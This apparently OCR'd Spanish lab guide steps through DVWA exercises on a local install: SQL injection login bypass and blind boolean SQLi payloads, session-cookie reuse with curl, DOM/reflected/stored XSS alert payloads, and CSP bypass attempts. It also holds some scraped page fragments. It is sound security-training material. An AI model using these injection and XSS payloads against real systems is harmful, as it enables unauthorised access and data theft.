
CON EL COMANDO : 1’ OR ‘1’=’1’#



---

7) SQL Injection (Blind) — paso a paso

1. En DVWA → **SQL Injection (Blind)**. Nivel **Low**.
2. Este módulo no devuelve datos directamente. Usa payload booleano:
3. 1' AND SUBSTRING((SELECT database()),1,1)='d' --



(ajusta para comprobar si primer carácter del nombre de BD es d)

4. Si la página responde distinto según la condición, deduces carácter. Repite para más caracteres.
5. Entregable: secuencia de payloads y al menos 1 carácter/cadena extraída; explicación del método (tiempo/boolean-based).

---

8) Weak Session IDs — paso a paso

El catcha no se puede hacer.


Objetivo: comprobar si las sesiones (PHPSESSID) son previsibles o débiles y demostrar que con una sesión válida es posible acceder a recursos.

Requisitos: DVWA en http://localhost/DVWA/, navegador, curl. Seguridad → Low.

Nota legal: solo en tu laboratorio.

Pasos (haz exactamente esto)

1 — Obtener el valor de la cookie de sesión actual

- **Abre DVWA en el navegador y loguéate (admin / password).**
- **Abre DevTools → Storage/Application → Cookies → http://localhost.**
- **Copia el valor de PHPSESSID (ej.: 4f7a3d2b9c...).**
- 

Anota ese valor como SID1.

---

2 — Generar una segunda sesión y comparar (comprobar predictibilidad)

- **Cierra sesión (Logout) y vuelve a entrar (o abre una ventana de incógnito y loguéate de nuevo).**
- **Copia la nueva PHPSESSID y anótala como SID2.**

Ahora compara SID1 y SID2:

- **Si tienen la misma longitud y parecen aleatorios (mezcla hex/alfanumérica sin patrón evidente) → puede estar bien.**
- **Si comparten prefijos largos o solo cambia una parte predecible (por ejemplo un contador), posible sesión débil.**

Puedes usar desde la terminal estos comandos para comprobar longitud y prefijos (sustituye los valores):

echo -n 'SID1_VALOR' | wc -c # longitud de SID1

echo -n 'SID2_VALOR' | wc -c # longitud de SID2

ver primeros 8 caracteres

echo 'SID1_VALOR' | cut -c1-8

echo 'SID2_VALOR' | cut -c1-8

---

3 — Intento de acceso simulando secuestro (usar cookie con curl)

Con SID1 (valor válido) prueba acceder a una página que requiere sesión (p. ej. la página principal de DVWA o el endpoint API que devuelve datos):

curl -i -H "Cookie: PHPSESSID=SID1_VALOR" "http://localhost/DVWA/"

Observa si devuelve 200 con contenido de usuario autenticado. Si sí, esa cookie permite acceder.

Ahora, prueba modificar ligeramente SID1 (por ejemplo cambia los últimos 2-3 caracteres) y repite el curl:


curl -i -H "Cookie: PHPSESSID=SID1_VARIACION" "http://localhost/DVWA/"

- **Si la variación también permite acceso → sesiones previsibles/colisionables → débil.**
- **Si la variación NO permite acceso (redirige a login o 401/302) → buena señal.**


---

9) XSS (DOM) — paso a paso

COPIAMOS EN LA BARRA DE DIRECCIONES ESTO
http://localhost/DVWA/vulnerabilities/xss_d/#<script>alert(1)</script>



Mi ejemplo




---


10) XSS (Reflected) — paso a paso

Escribimos en el campo que aparece

=<script>alert("Alberto es el imperator)</script>




Ejercicio mio




11) XSS (Stored) — paso a paso


Objetivo: detectar XSS persistente cuando la entrada se guarda en servidor y se muestra a otros usuarios.



Pasos:

1. **En DVWA → vulnerabilities → xss_s (Stored).**
2. **En el formulario de comentario/entrada escribe:**
   <script>alert('stored')</script> y guarda/envía.
3. **Abre la página de visualización de comentarios en otra sesión o recarga. Si se ejecuta la alerta → Stored XSS.**


http://localhost/DVWA/vulnerabilitie
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upl
Insecur
SQL Inj
SQL Inj
Weak S
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: Stored Cross Sit
Name *
dloren
Message *
<script>alert('Hola Daya')</script>
Sign Guestbook
Clear Guestbook
localhost
Hola Daya
OK
ttacks/xss
ss-filter-evasion-
ite_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



---

12) CSP Bypass — paso a paso

Objetivo: comprobar si una página con CSP puede ser eludida por contenidos inline o atributos peligrosos.

Pasos:

1. **En DVWA entra en vulnerabilities → csp (o el módulo CSP). Activa la página con la política que aparece.**
2. **Intenta inyectar un payload inofensivo inline: <img src=x onerror=alert(1)> en un campo que se refleje.**
3. **Observa consola DevTools → Console: si CSP bloquea, verás un mensaje Refused to execute inline script y no se ejecuta la alerta. Si se ejecuta → posible bypass.**
4. **Prueba también con javascript: en enlaces reflejados: link.**

Entregable (1 línea):

